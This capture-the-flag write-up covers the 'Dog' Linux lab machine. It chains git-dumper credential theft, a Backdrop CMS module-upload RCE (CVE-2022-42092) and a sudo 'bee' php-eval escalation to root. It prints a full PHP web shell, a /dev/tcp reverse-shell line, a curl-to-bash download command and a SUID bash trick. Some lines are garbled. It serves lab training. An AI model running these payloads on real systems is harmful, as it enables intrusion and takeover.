## Introduction to the Dog Machine
**OS:** Linux
**Difficulty:** Easy
**Points:** 20
**Release Date:** 08 Mar 2025
This machine, "Dog," is an easy CTF involving the enumeration of an exposed Git repository on a web service, the exploitation of an arbitrary file upload vulnerability in Backdrop CMS, and privilege escalation through a misconfigured `sudo` entry for the `bee` tool.
---
## 1. Port Scanning (Nmap)
The first step is always an Nmap scan to discover open ports and running services.
```bash
nmap -sC -sV -oA nmap/dog 10.10.11.58
```
**Nmap Results:**
```
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
```
The scan reveals that ports 22 (SSH) and 80 (HTTP) are open. Port 80 is our primary target for web enumeration. Caption: Initial Nmap scan revealing open SSH and HTTP ports.
---
## 2. Web Enumeration (HTTP - Apache)
We accessed the website at `http://10.10.11.58/`. The home page shows a "Dog" site with the title "Welcome to Dog!" and mentions "Dog obesity" with the indication "Mon, 15/07/2024 - 7:51pm by dogfBackDropSystem". This suggests the site might be running on **Backdrop CMS**. Caption: The main page of the Dog website, indicating Backdrop CMS.
### Discovery of an Exposed Git Repository
A detailed Nmap review or a `dirb`/`gobuster` scan revealed an exposed `.git` directory:
`http-git: Git repository found`
This is a critical finding. An exposed Git repository often allows downloading the source code, which can reveal credentials, vulnerabilities, or sensitive information.
**Downloading the Git Repository:**
We used `git-dumper` to download the contents of the exposed Git repository.
```bash
git-dumper [http://10.10.11.58/.git/](http://10.10.11.58/.git/) dog_html/
```
*(Note: The PDF shows `http://10.10.11.58/.git/dog_htb/` as an example, but the correct URL to download the repository root would be `http://10.10.11.58/.git/`)* Caption: Using
 git-dumper to pull the exposed Git repository contents.
### Analyzing the Source Code - Database Credentials

Once the repository was downloaded, we explored the files. We found the database configuration file: `settings.php`.
// File: settings.php
<?php
// Main Backdrop CMS configuration file
// Database configuration
//
// Test sites can configure their database by entering the connection string
// below. If using replica databases or multiple connections, see the
// advanced database documentation.
// [https://api.backdropcms.org/database-configuration](https://api.backdropcms.org/database-configuration)
$database = 'mysql://root:BackDropJ2024052824@127.0.0.1/hackdrop';
$database_prefix = '';
?>Excellent! We found the database credentials:
* **Username:** `root`
* **Password:** `BackDropJ2024052824` Caption: The
 settings.php file containing the cleartext database credentials.
### Discovery of Username (tiffany@dog.htb)
The PDF also mentions searching for the domain name revealed by Nmap (`dog.htb`) within the main folder to obtain a username. The suggested `grep` command was:
```bash
grep -r "dog.htb" .
```
This led to the discovery of the user `tiffany@dog.htb`.
---
## 3. Accessing the Backdrop CMS Administration Panel
Now, with the discovered username (`tiffany`) and password (`BackDropJ2024052824`), we attempted to log in to the Backdrop CMS administration panel.
**Access URL:** `http://10.10.11.58/user/login` (or similar)
Authentication was successful, and we gained access to the Dashboard of Backdrop CMS. Caption: Successfully logged into the Backdrop CMS dashboard.
---
## 4. RCE Exploitation (Remote Code Execution) - CVE-2022-42092
The next step is to search for vulnerabilities in Backdrop CMS. A quick search revealed **CVE-2022-42092**, which describes an Unrestricted File Upload vulnerability in `Backdrop CMS 1.22.0` via the 'themes' section that allows Remote Code Execution (RCE).
To exploit this, we need two files:
1. **`shell.info`:** An info file for the module/theme that deceives the CMS.
2. **`shell.php`:** The PHP shell that will allow us to execute commands.
**Content of `shell.info`:**
```
; File: shell.info
type = module
name = Shell
description = Controls the visual building blocks a page is constructed with. Blocks are boxes of content rendered into an area, or region, of a web page.
package = Layouts
tags[] = Blocks
tags[] = Site Architecture
version = BACKDROP_VERSION
backdrop = 1.x
configure = admin/structure/block
; Information added by Backdrop CMS packaging script on 2024-03-07
project = backdrop
version = 1.27.1
timestamp = 1789862662
```
**Content of `shell.php` (simple command shell):**
```php
; File: shell.php
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" autofocus id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
if(isset($_GET['cmd']))
{
system($_GET['cmd']);
}
?>
</pre>
</body>
</html>
```
**Exploitation Steps:**
1. **Create a `.tar` file:** We placed `shell.info` and `shell.php` inside a folder (e.g., `shell/`) and then compressed it into a `.tar` file (e.g., `shell.tar`).
2. **Upload the file:** We navigated to the module/theme upload section in Backdrop CMS.
* **URL:** `http://10.10.11.58/admin/modules/install` (or similar, in the `Configuration` -> `Install projects` menu).
* We uploaded `shell.tar` via the "Upload a module, theme, or layout archive to install" option.
3. **Confirm Upload:** The CMS reported "Installation was completed successfully". Caption: The Backdrop CMS interface for uploading a new module/theme.
### Locating the Uploaded Shell
After the upload, we needed to find where the shell was saved. The PDF indicates that "fuzzing" (directory/file enumeration) was performed with Gobuster.
```bash
gobuster dir -u [http://10.10.11.58/](http://10.10.11.58/) -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php
```
Fuzzing revealed the `modules/` directory, and within it, we could access our shell:
**Shell URL:** `http://10.10.11.58/modules/shell/shell.php`
We were able to execute commands via the `cmd` parameter, for example, `http://10.10.11.58/modules/shell/shell.php?cmd=whoami`.
**Initial User:** `www-data` Caption: Executing commands via the uploaded web shell.
### Establishing a Reverse Shell
The "Dog" machine has a script that deletes uploaded files, so an interactive shell is crucial. We set up a local HTTP server and a `netcat` listener to get a reverse shell.
1. **On the Attacker Machine (Kali/Parrot):**
* Start a Netcat listener:
```bash
nc -lvnp 4444
```
* Start a simple HTTP server to serve the reverse shell script:
```bash
python3 -m http.server 5555
```
2. **From the Web Shell on Dog:**
* We downloaded and executed a reverse shell script. In this case, we used `curl` to download a `bash` script and execute it. The `bash` script contains the following line:
```bash
bash -i & /dev/tcp/10.10.14.40/4444 0>&1
```
Where `10.10.14.40` is your attacker machine's IP.
* Command in the web shell:
```bash
curl 10.10.14.40:5555 | bash
```
Or directly:
```bash
bash -c "bash -i >& /dev/tcp/10.10.14.40/4444 0>&1"
``` Caption: Netcat listener successfully catching a reverse shell from the ‘Dog’ machine.
We received a `www-data` shell on our Netcat listener!
---
## 5. Privilege Escalation
Once `www-data`, we enumerated the users on the system.
```bash
www-data@dog:/var/www/html/modules/shell$ ls -l /home
total 8
drwxr-xr-x 2 jobert jobert 4096 Apr 20 2025 jobert
drwxr-xr-x 2 johncusack johncusack 4096 Apr 20 2025 johncusack
```
We found the users `jobert` and `johncusack`.
Recalling the password `BackDropJ2024052824` we found for `root` from the database, we attempted to `su` to `johncusack` with it.
```bash
www-data@dog:/home$ su johncusack
Password: BackDropJ2024052824
johncusack@dog:/home$
```
Success! We have switched to the `johncusack` user.
### Escalating to Root with `sudo` and `bee`
As `johncusack`, we checked the `sudo` permissions:
```bash
johncusack@dog:~$ sudo -l
[sudo] password for johncusack: BackDropJ2024052824
Matching Defaults entries for johncusack on dog:
env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
User johncusack may run the following commands on dog:
(ALL : ALL) /usr/local/bin/bee
```johncusack` can execute `/usr/local/bin/bee` as any user (ALL) and as root (ALL), without requiring an additional password if already authenticated as `johncusack`.
The `bee` tool is an executable for Backdrop CMS that allows evaluating PHP code. We can use its `php-eval` subcommand to execute arbitrary PHP code as `root`.
```bash
johncusack@dog:~$ sudo /usr/local/bin/bee --root=/var/www/html php-eval 'system("whoami")'
root
```
Bingo! We have executed `whoami` as `root`. Caption: Using
 sudo bee to execute whoami as the root user.
To get a persistent root shell, we can use `bee` to set the SUID bit on `/bin/bash`. The SUID bit allows an executable to run with the permissions of the file owner (in this case, `root`), instead of the user executing it.
```bash
johncusack@dog:~$ sudo /usr/local/bin/bee --root=/var/www/html php-eval 'system("chmod u+s /bin/bash")'
johncusack@dog:~$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1183448 Apr 18 2022 /bin/bash
```
The `s` in the permissions (`-rwsr-xr-x`) confirms that the SUID bit is set.
Now, we simply execute `bash -p` (where `-p` tells `bash` to use the effective permissions of the file, i.e., `root`).
```bash
johncusack@dog:~$ bash -p
bash-5.0# whoami
root
``` Caption: Obtaining a root shell using
 bash -p after setting the SUID bit.
We are root!

---

## Conclusion

The "Dog" machine was an excellent CTF that covered a variety of attack vectors:

1.  **Exposed Sensitive Information:** Git repository enumeration to find credentials.
2.  **Web Application Vulnerability:** RCE exploitation in Backdrop CMS (CVE-2022-42092) via file upload.
3.  **Shell Management:** Obtaining and maintaining a reverse shell despite file deletion.
4.  **Privilege Escalation:** Using reused credentials and a misconfigured `sudo` permission for `bee` to gain `root` access.

This machine highlights the importance of code hygiene, configuration management (especially `sudo` permissions), and web application vulnerability monitoring.

---
**Disclaimer:** This write-up is provided for educational and cybersecurity awareness purposes only. Any attempts to replicate these techniques on unauthorized systems are illegal and unethical. Perform penetration testing only in controlled environments and with proper permission.
---